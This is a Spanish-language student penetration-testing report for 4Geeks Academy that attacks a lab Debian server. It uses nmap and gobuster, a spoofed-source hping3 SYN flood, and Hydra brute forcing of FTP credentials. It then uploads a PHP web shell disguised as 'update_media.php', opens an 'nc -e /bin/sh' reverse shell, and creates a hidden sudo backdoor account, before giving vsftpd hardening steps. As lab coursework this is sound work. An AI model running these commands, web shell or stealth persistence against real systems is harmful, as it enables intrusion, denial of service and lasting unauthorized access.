



4Geeks
Academy

INFORME DE PENTESTING



4Geeks
Academy



Alejandro Gil Sánchez

Mayo 2025

Informe de Pentesting

1. Introducción	2
2. Herramientas y técnicas utilizadas.....	2
3. Detección de vulnerabilidades	2
3.1 Escaneo de Servicios y Puertos	2
4. Explotación del Servicio HTTP — Web Apache2.....	5
4.1 Enumeración de Directorios/Rutas	5
5. Explotación del Servicio FTP	6
5.1 CVE-2021-30047 – Ataque DoS	7
5.2 Acceso Anónimo Habilitado:	8
5.3 Obtención de Credenciales FTP	8
5.4 Acceso al Servicio FTP y Persistencia de Acceso	9
6. Mitigaciones.....	12
6.1 Deshabilitar Acceso Anónimo FTP	12
6.2 Deshabilitar Listado de Directorios	12
6.3 Configuración del Firewall iptables	13
7. Conclusión.....	13

Informe de Pentesting

1. Introducción

En este informe se realiza una revisión detallada del servidor y las vulnerabilidades existentes, que no explotó el atacante y ya detallamos en el informe final.

Concretamente vamos a escanear vulnerabilidades, explotarlas y posteriormente corregir las configuraciones pertinentes para garantizar la seguridad del sistema.

Para ello utilizaremos una Máquina Virtual Kali Linux como atacante, ayudándonos con herramientas y programas especializados en hacking.

2. Herramientas y técnicas utilizadas

- **Nmap**: escaneo de puertos y servicios de red.
- **Wireshark**: es un analizador de paquetes de red, es de software gratuito y de código abierto que permite capturar y analizar el tráfico de red.
- **Hping3**: utilidad de línea de comandos con la cual se puede crear, analizar paquetes TCP/IP, entre otros.
- **Metasploit**: herramienta de explotación de vulnerabilidades.
- **Gobuster**: listar los directorios o documentos de Wordpress.
- **WPScan**: detección de vulnerabilidades en Wordpress.
- **CVE Details (Common Vulnerabilities and Exposures)**: sistema de catalogación pública que identifica y enumera las vulnerabilidades de seguridad conocidas. <https://www.cvedetails.com/>

3. Detección de vulnerabilidades

3.1 Escaneo de Servicios y Puertos

Procedemos a realizar un escaneo completo de todos los servicios y puertos de red corriendo en el Servidor Debian.

```
> sudo nmap -sV 192.168.1.150
[sudo] contraseña para hrimthur:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 00:37 CEST
Nmap scan report for 192.168.1.150
Host is up (0.0037s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:02:96:B2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Vemos como aparte del SSH que es servicio que se explotó anteriormente, tiene el servicio FTP y HTTP corriendo. En este informe obviaremos al Servicio SSH puesto que ya lo analizamos en el reporte de Informe de Incidente de Seguridad.

Puerto	Servicio	Versión/Datos Relevantes
21/tcp	FTP	Vsftpd 3.0.3
22/tcp	SSH	OpenSSH 9.2p1 Debian
80/tcp	HTTP	Apache httpd 2.4.62 (Debian)

A continuación, lanzaremos un script predeterminado de NMAP para detectar las vulnerabilidades.

Comando: `sudo nmap -sV --script=vuln 192.168.1.150`

```
> sudo nmap -sV --script=vuln 192.168.1.150
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 14:14 CEST
Nmap scan report for 192.168.1.150
Host is up (0.00034s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_ http-csrf:
|_ Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.150
|_ Found the following possible CSRF vulnerabilities:
|_
|_   Path: http://192.168.1.150:80/manual
|_   Form id: wp-block-search_input-2
|_   Form action: http://localhost/
|_   zshrc.txt
|_   Path: http://192.168.1.150:80/apache2;repeatmerged=0
|_   Form id: wp-block-search_input-2
|_   Form action: http://localhost/
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-enum:
|_   /wp-login.php: Possible admin folder
|_   /wp-json: Possible admin folder
|_   /robots.txt: Robots file
|_   /readme.html: Wordpress version: 2
|_   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|_   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|_   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|_   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|_   /wp-login.php: Wordpress login page.
|_   /wp-admin/upgrade.php: Wordpress login page.
|_   /readme.html: Interesting, a readme.
```


Servicio	Vulnerabilidad	Riesgo
FTP	Modo anónimo habilitado (vsftpd 3.0.3). P	Exfiltración de datos o subida de backdoors.
WordPress	Versión desactualizada (2.x)	Inyección SQL, RCE (Remote Code Execution). Enumeración de directories.
Apache	Configuración insegura (ServerName no definido).	Exposición de información sensible.

Vemos como el script ha sido capaz de listar ciertos directorios o documentos de Wordpress, esto quiere decir que el servidor está configurado para permitir la enumeración de directorios. Analizaremos como aprovechar dicha brecha de seguridad en el apartado de Explotación de Vulnerabilidades.

A continuación, comprobaremos más a fondo el Servicio FTP para encontrar posibles vulnerabilidades.

Mediante el siguiente comando nos enfocaremos más en el Servicio FTP:

Comando: `sudo nmap -sV -p 21 192.168.1.150 --script=vuln`



```
hrimthur > nmap -sV -p 21 192.168.1.150 --script vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-20 16:41 UTC
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.1.150
Host is up (0.0021s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| vulners:
|   vsftpd 3.0.3:
|     CVE-2021-30047  7.5      https://vulners.com/cve/CVE-2021-30047
|     CVE-2021-3618  7.4      https://vulners.com/cve/CVE-2021-3618
|_
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.95 seconds
```

Descripción de vulnerabilidades en la versión:

- **CVE-2021-30047 :**
 - **Fuente:** <https://cve.mitre.org/cgi-bin/cvename.cgi?name=2021-30047>
 - **Impacto:** VSFTPD 3.0.3 permite a los atacantes provocar una **denegación de servicio, DoS**, debido al número limitado de conexiones permitidas.
- **CVE-2021-3618:**
 - **Fuente:** <https://cve.mitre.org/cgi-bin/cvename.cgi?name=2021-3618>
 - **Impacto:** Un atacante MITM con acceso al tráfico de la víctima en la capa TCP/IP puede redirigir el tráfico de un subdominio a otro, lo que resulta en una sesión TLS válida.

4. Explotación del Servicio HTTP — Web Apache2


Buscar contenido oculto, usaremos la herramienta **gobuster** para intentar enumerar directorios y archivos ocultos en un servidor web. Estamos tratando de descubrir rutas "escondidas" que no aparecen a simple vista navegando, pero que sí existen en el servidor y pueden ser interesantes o vulnerables.

```
> gobuster dir -u http://192.168.1.150 -w /usr/share/wordlists/dirb/common.txt -x php,t
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.150
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,t
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.php (Status: 403) [Size: 278]
/.hta (Status: 403) [Size: 278]
/.hta.t (Status: 403) [Size: 278]
/.hta.php (Status: 403) [Size: 278]
/.htaccess.php (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/.htaccess.t (Status: 403) [Size: 278]
/.htpasswd.php (Status: 403) [Size: 278]
/.htpasswd.t (Status: 403) [Size: 278]
/0 (Status: 301) [Size: 0] [---> http://192.168.1.150/0/]
/admin (Status: 302) [Size: 0] [---> http://192.168.1.150/wp-admin/]
/dashboard (Status: 302) [Size: 0] [---> http://192.168.1.150/wp-admin/]
/favicon.ico (Status: 302) [Size: 0] [---> http://192.168.1.150/wp-includes/images/w
-logo-blue-white-bg.png]
/index.php (Status: 301) [Size: 0] [---> http://192.168.1.150/]
/index.html (Status: 200) [Size: 10701]
/index.php (Status: 301) [Size: 0] [---> http://192.168.1.150/]
/login (Status: 302) [Size: 0] [---> http://192.168.1.150/wp-login.php]
/login.php (Status: 302) [Size: 0] [---> http://192.168.1.150/wp-login.php]
```

4.1 Enumeración de Directorios/Rutas

Como vemos hay multitud de directorios, rutas y archivos a los que se puede acceder, investiguemos las más interesantes.

- **/wp-includes:**
Ruta: <http://192.168.1.150/wp-includes/>



Name	Last modified	Size	Description
Parent Directory		-	
ID3/	2024-09-10 11:23	-	
IXR/	2024-09-10 11:23	-	
PHPMailer/	2024-09-10 11:23	-	
Requests/	2024-09-10 11:23	-	
SimplePie/	2025-05-10 13:21	-	
Text/	2025-05-10 13:21	-	
admin-bar.php	2025-05-10 13:21	36K	
assets/	2025-05-10 13:21	-	
atomlib.php	2025-05-10 13:21	12K	
author-template.php	2023-05-14 13:58	19K	
block-bindings.php	2024-06-12 08:44	5.5K	
block-bindings/	2024-09-10 11:23	-	
block-editor.php	2025-05-10 13:21	28K	
block-i18n.json	2021-08-11 05:08	316	
block-patterns.php	2025-05-10 13:21	13K	
block-patterns/	2024-09-10 11:23	-	
block-supports/	2025-05-10 13:21	-	
block-template-utils.php	2025-05-10 13:21	60K	

Esta ruta crítica de Wordpress, contiene librerías centrales de WordPress (funciones PHP, JS, CSS). Normalmente no debería ser accesible públicamente. Poder listar esta ruta conlleva el riesgo de fuga de información de archivos que revelen versiones exactas como por ejemplo de Wordpress.


- **/wp-content/uploads**

Ruta: <http://192.168.1.150/wp-content/uploads>



Hemos hallado este directorio que almacena archivos subidos por usuarios.

Ruta: <http://192.168.1.150/wp-admin>



Esta URL te redirecciona a la página de loggeo del Wordpress, en el cuál podríamos realizar un ataque de fuerza bruta para identificar las credenciales.

5. Explotación del Servicio FTP

Tras realizar el escaneo de vulnerabilidades, procedemos a intentar explotar el **Servicio vsftpd 3.0.3** tras la información obtenida.

Dirección IP Servidor HTTP Víctima → 192.168.1.150


Dirección IP Máquina Atacante Kali → 192.168.1.100

5.1 CVE-2021-30047 – Ataque DoS

Como mencionamos anteriormente, esta versión desactualizada de FTP, vsftpd 3.0.3, permite realizar un ataque de denegación de servicio, procedemos a explotar dicha vulnerabilidad:

Un ataque DoS consiste en un ataque de Denegación de Servicios, donde desde la Máquina Atacante se inunda de peticiones al Servidor Víctima con el objetivo de inhabilitarlo y saturarlo.

Primero comprobamos con **Wireshark** desde la Máquina Víctima como accede de forma normal la Máquina Kali, por ejemplo, al **Servidor Web Apache2**:




Wireshark capture showing normal traffic from Kali (192.168.1.100) to the victim server (192.168.1.150). The traffic includes SYN, ACK, and GET requests.

No.	Time	Source	Destination	Protocol	Length	Info
735	24.544339474	192.168.1.100	192.168.1.150	TCP	74	36492 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
736	24.544365762	192.168.1.150	192.168.1.100	TCP	74	80 → 36492 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460
737	24.544742698	192.168.1.100	192.168.1.150	TCP	66	36492 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=178946
738	24.544874710	192.168.1.100	192.168.1.150	HTTP	491	GET / HTTP/1.1
739	24.544889442	192.168.1.150	192.168.1.100	TCP	66	80 → 36492 [ACK] Seq=1 Ack=426 Win=64768 Len=0 TSval=2276
740	24.546066765	192.168.1.150	192.168.1.100	HTTP	3446	HTTP/1.1 200 OK (text/html)
741	24.546653106	192.168.1.100	192.168.1.150	TCP	66	36492 → 80 [ACK] Seq=426 Ack=3381 Win=69888 Len=0 TSval=1


A continuación, desde la Máquina Kali, nos ayudaremos de la herramienta orientada a TCP/IP **hping3**, que es una utilidad de línea de comandos con la cual se puede crear, analizar paquetes, entre otros. Por lo que usaremos hping3 para simular un **ataque DoS** al Servicio FTP:

Comando: `sudo hping3 -S --flood -a 192.168.1.55 -p 21 192.168.1.150`



```
> sudo hping3 -S --flood -a 192.168.1.55 -p 21 192.168.1.150
HPING 192.168.1.150 (eth0 192.168.1.150): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.150 hping statistic ---
399138 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Con la opción **-a <Dirección IP>**, podemos indicar una variante con IP falsa, de modo que no queda constancia de que el ataque DoS se realizó desde nuestro equipo Kali con IP 192.168.1.100.



Wireshark capture showing a flood of SYN packets from Kali (192.168.1.100) to the victim server (192.168.1.150). The traffic is filtered to show only SYN packets.

No.	Time	Source	Destination	Protocol	Length	Info
3425	13.052454020	192.168.1.55	192.168.1.150	TCP	60	[TCP Port numbers reused] 17481 → 21 [SYN] Seq=0 Win=51
3425	13.052454043	192.168.1.55	192.168.1.150	TCP	60	[TCP Port numbers reused] 17482 → 21 [SYN] Seq=0 Win=51
3425	13.052454065	192.168.1.55	192.168.1.150	TCP	60	[TCP Port numbers reused] 17483 → 21 [SYN] Seq=0 Win=51
3425	13.052454088	192.168.1.55	192.168.1.150	TCP	60	[TCP Port numbers reused] 17484 → 21 [SYN] Seq=0 Win=51
3425	13.052454110	192.168.1.55	192.168.1.150	TCP	60	[TCP Port numbers reused] 17485 → 21 [SYN] Seq=0 Win=51
3425	13.052454133	192.168.1.55	192.168.1.150	TCP	60	[TCP Port numbers reused] 17486 → 21 [SYN] Seq=0 Win=51
3425	13.052622368	192.168.1.55	192.168.1.150	TCP	60	[TCP Port numbers reused] 17487 → 21 [SYN] Seq=0 Win=51
3425	13.052622418	192.168.1.55	192.168.1.150	TCP	60	[TCP Port numbers reused] 17488 → 21 [SYN] Seq=0 Win=51
3425	13.052622453	192.168.1.55	192.168.1.150	TCP	60	[TCP Port numbers reused] 17489 → 21 [SYN] Seq=0 Win=51
3425	13.052622499	192.168.1.55	192.168.1.150	TCP	60	[TCP Port numbers reused] 17490 → 21 [SYN] Seq=0 Win=51
3425	13.052622530	192.168.1.55	192.168.1.150	TCP	60	[TCP Port numbers reused] 17491 → 21 [SYN] Seq=0 Win=51
3425	13.052622561	192.168.1.55	192.168.1.150	TCP	60	[TCP Port numbers reused] 17492 → 21 [SYN] Seq=0 Win=51
3425	13.052788245	192.168.1.55	192.168.1.150	TCP	60	[TCP Port numbers reused] 17493 → 21 [SYN] Seq=0 Win=51
3425	13.052788293	192.168.1.55	192.168.1.150	TCP	60	[TCP Port numbers reused] 17494 → 21 [SYN] Seq=0 Win=51
3425	13.052788338	192.168.1.55	192.168.1.150	TCP	60	[TCP Port numbers reused] 17495 → 21 [SYN] Seq=0 Win=51

Podemos ver como la Máquina Kali inunda de peticiones SYN, saturando las conexiones disponibles. En la Máquina Víctima se nota una disminución considerable del rendimiento del Servidor, hasta el punto de no poder realizar ninguna acción y quedar completamente saturada la Máquina Debian.

5.2 Acceso Anónimo Habilitado:

Una de las configuraciones por defecto de **vsftp** es el acceso anónimo habilitado, mediante el cual se puede establecer una conexión FTP poniendo como nombre de usuario anonymous y como contraseña cualquier combinación de caracteres:

```
> ftp 192.168.1.150
Connected to 192.168.1.150.
220 (vsFTPd 3.0.3)
Name (192.168.1.150:hrimthur): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||21735|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp> cat /etc/passwd
?Invalid command.
ftp> |
```

Como podemos ver en la imagen establecemos conexión FTP en el modo anónimo, pero no podemos hacer gran cosa, no se pueden ejecutar comandos que modifiquen ni descarguen nada, esto es una configuración por defecto a modo de seguridad.

5.3 Obtención de Credenciales FTP

Después de explotar ambas vulnerabilidades, tanto ataque DoS como el acceso anónimo, obtenemos información valiosa como que podemos hacer peticiones masivas al FTP sin limitaciones y nos permite la entrada en modo anónimo, pero sin poder ejecutar comandos interesantes/peligrosos. Por lo que valoramos que es factible realizar un **ataque de fuerza bruta para obtener las credenciales** válidas que permitan un acceso con mayores privilegios

La herramienta seleccionada para este fin es Hydra, dado su amplio soporte para protocolos como FTP y su eficiencia en ataques de diccionario.

Para ello crearemos un diccionario con la información útil que tenemos, como que es Servicio FTP, que el Servidor está corriendo Linux- Debian, que usa mysql... Y no olvidarnos de que la empresa que aloja el Servidor es 4geeks.

> cat usernamesFTP.txt		> cat passwordsFTP.txt	
	File: usernamesFTP.txt		File: passwordsFTP.txt
1	4geeks	1	1234
2	4geeksuser	2	123456
3	admin	3	4geeks
4	debian	4	4geeks1234
5	ftpuser	5	admin1234
6	linux	6	debian1234
7	mysql	7	ftp
8	root	8	ftp123
9	user	9	ftp_server
10	userftp	10	linux1234
11	wordpress	11	password
12	wordpressuser	12	qwerty
13	www-data	13	root1234

Una vez creados los diccionarios procedemos a realizar el ataque de fuerza bruta para la extracción de credenciales FTP:

Comando: `sudo hydra -L Ataque_Fuerza_Bruta/usernames.txt -P Ataque_Fuerza_Bruta/passwords.txt ftp://192.168.1.150`

```
> sudo hydra -L Ataque_Fuerza_Bruta/usernamesFTP.txt -P Ataque_Fuerza_Bruta/passwordsFTP.txt ftp://192.168.1.150
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-04 02:37:10
[DATA] max 16 tasks per 1 server, overall 16 tasks, 182 login tries (l:14/p:13), ~12 tries per task
[DATA] attacking ftp://192.168.1.150:21/
[21][ftp] host: 192.168.1.150 login: debian password: 123456
```

Credenciales obtenidas:

- **User** → debian
- **Password** → 123456

Información del Ataque:

- **Nº de intentos** → 16 tareas con un total de 182 intentos
- **Tiempo de ejecución** → 37 segundos

5.4 Acceso al Servicio FTP y Persistencia de Acceso

Una vez hemos obtenido las credenciales del usuario **debian**, logramos acceder mediante FTP con permisos de escritura en ciertas ubicaciones del sistema, lo que permite realizar acciones más ofensivas y avanzadas:

- **Entrada al Servicio FTP como debian:**

```
> ftp 192.168.1.150
Connected to 192.168.1.150.
220 (vsFTPd 3.0.3)
Name (192.168.1.150:hrimthur): debian
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10358|)
150 Here comes the directory listing.
drwxr-xr-x  2 1000    1000          4096 Jun 01 17:50 Desktop
drwxr-xr-x  2 1000    1000          4096 Jul 31 2024 Documents
drwxr-xr-x  2 1000    1000          4096 Sep 28 2024 Downloads
drwxr-xr-x  2 1000    1000          4096 Jul 31 2024 Music
drwxr-xr-x  2 1000    1000          4096 Jul 31 2024 Pictures
drwxr-xr-x  2 1000    1000          4096 Jul 31 2024 Public
drwxr-xr-x  2 1000    1000          4096 Jul 31 2024 Templates
drwxr-xr-x  2 1000    1000          4096 Jul 31 2024 Videos
226 Directory send OK.
ftp> pwd
Remote directory: /home/debian
ftp> echo "Probando echo"
?Invalid command.
ftp> nano /etc/passwd
?Invalid command.
```

Como podemos ver, tenemos más libertad de ejecución de comandos que con anonymous, pero con ciertas limitaciones, podemos movernos y listar directorios, pero no usar echo o nano para modificar archivos.

De modo que probaremos a crear un archivo PHP en la Máquina Atacante Kali y subir dicho archivo a directorios accesibles desde el Servicio HTTP como **/wp-content/uploads/**, que vimos en el apartado de Enumeración de Directorios/Rutas.

- **Creación y Subida de Archivo WebShell en PHP:**

Creamos el archivo con un nombre que pueda pasar desapercibido, y lo subimos mediante FTP a la ruta **/wp-content/uploads/**

```
> cat update_media.php
File: update_media.php
1 <?php system($_GET['cmd']); ?>
```

A continuación, procedemos a intentar subir el archivo desde el servicio FTP a la ruta que hemos indicado anteriormente, seguidamente le otorgamos permisos de ejecución y comprobamos que está el archivo subido desde el navegador Web de Kali:

Comandos: `put update_media.php /var/www/html/uploads/update_media.php`
`chmod +x /var/www/html/uploads/update_media.php`

```
> ftp 192.168.1.150
Connected to 192.168.1.150.
220 (vsFTPd 3.0.3)
Name (192.168.1.150:hrimthur): debian
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put update_media.php /var/www/html/wp-content/uploads/update_media.php
local: update_media.php remote: /var/www/html/wp-content/uploads/update_media.php
229 Entering Extended Passive Mode (|||35021|)
150 Ok to send data.
100% |*****| 31 146.95 KiB/s
226 Transfer complete.
31 bytes sent in 00:00 (10.75 KiB/s)
ftp> chmod +x /var/www/html/wp-content/uploads/update_media.php
200 SITE CHMOD command ok.
```

```
← → ↻ 🏠 🔍 192.168.1.150/wp-content/uploads/
```

Index of /wp-content/uploads

Name	Last modified	Size	Description
📁 Parent Directory		-	
📁 2024/	2024-10-08 16:49	-	
📁 2025/	2025-06-02 14:58	-	
📄 update_media.php	2025-06-04 13:18	31	

Apache/2.4.62 (Debian) Server at 192.168.1.150 Port 80

- **Conexión Reverse Shell:**

En el navegador de la Máquina Kali introducimos la siguiente URL:

Ruta: [http://192.168.1.150/wp-content/uploads/update_media.php?](http://192.168.1.150/wp-content/uploads/update_media.php?cmd=nc%20-e%20/bin/sh%20192.168.1.101%20443)

[cmd=nc%20-e%20/bin/sh%20192.168.1.101%20443](http://192.168.1.150/wp-content/uploads/update_media.php?cmd=nc%20-e%20/bin/sh%20192.168.1.101%20443)

```
> nc -lvnp 443

listening on [any] 443 ...
ls
connect to [192.168.1.101] from (UNKNOWN) [192.168.1.150] 32772
2024
2025
update_media.php
whoami
www-data
su debian
123456
whoami
debian
id
uid=1000(debian) gid=1000(debian) groups=1000(debian),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),111(bluetooth),113(lpadmin),116(scanner)
```

Ahora como obtuvimos las credenciales del usuario debian anteriormente, intentamos migrarnos a su usuario con éxito. De esta manera nos aseguramos poder entrar en el futuro y poder realizar cualquier acción maliciosa que deseemos y hemos realizado el ataque con éxito.

Para prevenir de modificaciones como cambio de credenciales del usuario debian, vamos a crear un usuario con un nombre que pueda pasar desapercibido, “**svc-media:Update123**”, parece un servicio relacionado con el sistema, también le otorgamos privilegios para que pueda escalar a root.

```
sudo useradd -m -s /bin/bash svc-media
sudo usermod -aG sudo svc-media
cat /etc/passwd | grep "svc-media"
svc-media:x:1001:1001::/home/svc-media:/bin/bash
su svc-media
Update123
id
uid=1001(svc-media) gid=1001(svc-media) groups=1001(svc-media),27(sudo)
```

6. Mitigaciones

6.1 Deshabilitar Acceso Anónimo FTP

1. **Actualizar vsFTPD:**

```
sudo apt update -y && sudo apt upgrade -y
```

2. **Servicio FTP anónimo inseguro**, en /etc/vsftpd.conf:

- Anonymous_enable=YES – acceso anónimo sin autenticación
- Write_enable=YES – subida de archivos sin control (potencial malware)
- Ssl_enable=NO – Transmisión de credenciales sin cifrado (susceptible a sniffing)

Configurar FTP de Forma Segura:

```
anonymous_enable=NO      # Deshabilitar acceso anónimo
local_enable=YES          # Permitir solo usuarios locales
chroot_local_user=YES     # Restringir usuarios a su home
write_enable=NO           # Deshabilitar escritura (si no es
necesaria)
ssl_enable=YES            # Forzar FTPS (FTP sobre SSL/TLS)
max_clients=10            # Número máximo total de conexiones
simultáneas
max_per_ip=2              # Conexiones máximas por IP
idle_session_timeout=300  # 5 minutos de inactividad
data_connection_timeout=120 # Tiempo para conexiones de datos
```

6.2 Deshabilitar Listado de Directorios

- **Actualizar Wordpress y sus plugins a la última versión:**

```
